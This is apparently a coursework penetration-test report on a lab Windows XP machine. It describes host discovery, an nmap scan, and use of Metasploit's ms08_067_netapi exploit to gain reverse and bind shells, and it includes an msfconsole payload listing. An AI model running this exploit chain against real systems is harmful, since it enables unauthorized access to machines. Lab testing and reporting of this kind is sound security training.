Windows XP
Report

Name: Ritesh Bardikar

Date – 20/07/2025

Gmail – riteshbardikar@gmail.com

Table Of Contents

1. Executive Summary:

I have performed penetration test to identify various vulnerabilities present on Windows XP system. I have used various methodology that attacker can perform to exploit the system and get the unauthorized access over the system. While doing so, I have found various ways to get access of the system and manipulating the data of the system. I have reported here most of the exploit present on the system.

Focus areas included are:

- Gaining access of the system.
- Manipulation data.
- Sending malicious files.


Very High potential risk exploits are present on the system that can result in gaining access of the system and using sensitive information or manipulating data that are seriously harmful for the users.

Summary of the Result:

- Scanning the site to find open port through which **attacker can get access**.
- Trying various ports among the open ports to exploit that **attacker can use to get unauthorized access**.
- Attacker can get your **terminal access** so to manipulate the various important information in an **unauthorized manner**.
- Attacker can send **malicious files** to the system and get the access through the file.
- Various **payloads are vulnerable** that can helped to perform exploitation that can lead to successfully **gaining access**.


2. Attack Narrative:

1). Starting our process with “Arp-scan” command to get the IP of the system with the help of a known MAC address.



Here we retrieve the IP address of the system as 192.168.187.130 with the known mac address 00:0c:29:29:77:8d.


2). After getting the IP address we scanned the open port with nmap command.




Here -p- is used for all ports ,-A for aggressive scan ,-T4 for fast scanning and -oN for output in normal format.

Vulnerability 1 – Reverse Shell Exploit

3). Launching msfconsole for using exploitations.




Searching for the exploit netapi.




Got all the exploits available.

Using 12th exploit.



Checking that all required information is filled or not with “show options”.





Setting the rhosts IP as it is not filled initially.

Exploiting and made a session successfully.

As we got the access of the window we check for functionality.

Making a file and checking is update can be seen on the system.






The file is successfully create on the system.


Vulnerability 2 – Bind shell Exploit

4). Using payload this time for exploitation

Checking for payloads available.




```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show payload
[-] Invalid parameter "payload", use "show -h" for more information
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms08_067_netapi) >> show payloads

Compatible Payloads
===================

   #    Name                                                Disclosure Date  Rank    Check  Description
   -    ----                                                ---------------  ----    -----  -----------
   0    payload/generic/custom                                               normal  No     Custom Payload
   1    payload/generic/debug_trap                                           normal  No     Generic x86 Debug Trap
   2    payload/generic/shell_bind_aws_ssm                                   normal  No     Command Shell, Bind SSM (via AWS API)
   3    payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
   4    payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
   5    payload/generic/ssh/interact                                         normal  No     Interact with Established SSH Connection
   6    payload/generic/tight_loop                                           normal  No     Generic x86 Tight Loop
   7    payload/windows/adduser                                              normal  No     Windows Execute net user /ADD
   8    payload/windows/custom/bind_hidden_ipknock_tcp                       normal  No     Windows shellcode stage, Hidden Bind Ipknock TCP Stager
   9    payload/windows/custom/bind_hidden_tcp                               normal  No     Windows shellcode stage, Hidden Bind TCP Stager
   10   payload/windows/custom/bind_ipv6_tcp                                 normal  No     Windows shellcode stage, Bind IPv6 TCP Stager (Windows x86)
   11   payload/windows/custom/bind_ipv6_tcp_uuid                            normal  No     Windows shellcode stage, Bind IPv6 TCP Stager with UUID Support (Wi
ndows x86)
```



```
   108  payload/windows/peinject/reverse_tcp_uuid                            normal  No     Windows Inject PE Files, Reverse TCP Stager with UUID Support
   109  payload/windows/pingback_bind_tcp                                    normal  No     Windows x86 Pingback, Bind TCP Inline
   110  payload/windows/pingback_reverse_tcp                                 normal  No     Windows x86 Pingback, Reverse TCP Inline
   111  payload/windows/powershell_bind_tcp                                  normal  No     Windows Interactive Powershell Session, Bind TCP
   112  payload/windows/powershell_reverse_tcp                               normal  No     Windows Interactive Powershell Session, Reverse TCP
   113  payload/windows/powershell_reverse_tcp_ssl                           normal  No     Windows Interactive Powershell Session, Reverse TCP SSL
   114  payload/windows/shell/bind_hidden_ipknock_tcp                        normal  No     Windows Command Shell, Hidden Bind Ipknock TCP Stager
   115  payload/windows/shell/bind_hidden_tcp                                normal  No     Windows Command Shell, Hidden Bind TCP Stager
   116  payload/windows/shell/bind_ipv6_tcp                                  normal  No     Windows Command Shell, Bind IPv6 TCP Stager (Windows x86)
   117  payload/windows/shell/bind_ipv6_tcp_uuid                             normal  No     Windows Command Shell, Bind IPv6 TCP Stager with UUID Support (Wind
ows x86)
   118  payload/windows/shell/bind_named_pipe                                normal  No     Windows Command Shell, Windows x86 Bind Named Pipe Stager
   119  payload/windows/shell/bind_nonx_tcp                                  normal  No     Windows Command Shell, Bind TCP Stager (No NX or Win7)
   120  payload/windows/shell/bind_tcp                                       normal  No     Windows Command Shell, Bind TCP Stager (Windows x86)
   121  payload/windows/shell/bind_tcp_uuid                                  normal  No     Windows Command Shell, Bind TCP Stager with UUID Support (Windows x
86)
   122  payload/windows/shell/reverse_ipv6_tcp                               normal  No     Windows Command Shell, Reverse TCP Stager (IPv6)
   123  payload/windows/shell/reverse_nonx_tcp                               normal  No     Windows Command Shell, Reverse TCP Stager (No NX or Win7)
   124  payload/windows/shell/reverse_ord_tcp                                normal  No     Windows Command Shell, Reverse Ordinal TCP Stager (No NX or Win7)
   125  payload/windows/shell/reverse_tcp                                    normal  No     Windows Command Shell, Reverse TCP Stager
   126  payload/windows/shell/reverse_tcp_allports                           normal  No     Windows Command Shell, Reverse All-Port TCP Stager
   127  payload/windows/shell/reverse_tcp_dns                                normal  No     Windows Command Shell, Reverse TCP Stager (DNS)
   128  payload/windows/shell/reverse_tcp_uuid                               normal  No     Windows Command Shell, Reverse TCP Stager with UUID Support
   129  payload/windows/shell/reverse_udp                                    normal  No     Windows Command Shell, Reverse UDP Stager with UUID Support
   130  payload/windows/shell_bind_tcp                                       normal  No     Windows Command Shell, Bind TCP Inline
   131  payload/windows/shell_hidden_bind_tcp                                normal  No     Windows Command Shell, Hidden Bind TCP Inline
```


Got a bind shell payload at 120th number using same and setting it as payload.




```
